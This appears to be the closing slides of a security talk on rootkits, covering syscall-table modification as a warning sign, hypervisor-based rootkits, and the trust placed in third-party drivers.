Modification of the syscall table = warning sign.

Hypervisor plunge : The OS trapped the Matrix

Hard to know you’re in a VM.

Lessons

- Hard to detect a good rootkit.

- 3rd parties wield incredible power

when you trust their drivers.

Thank you!

Questions?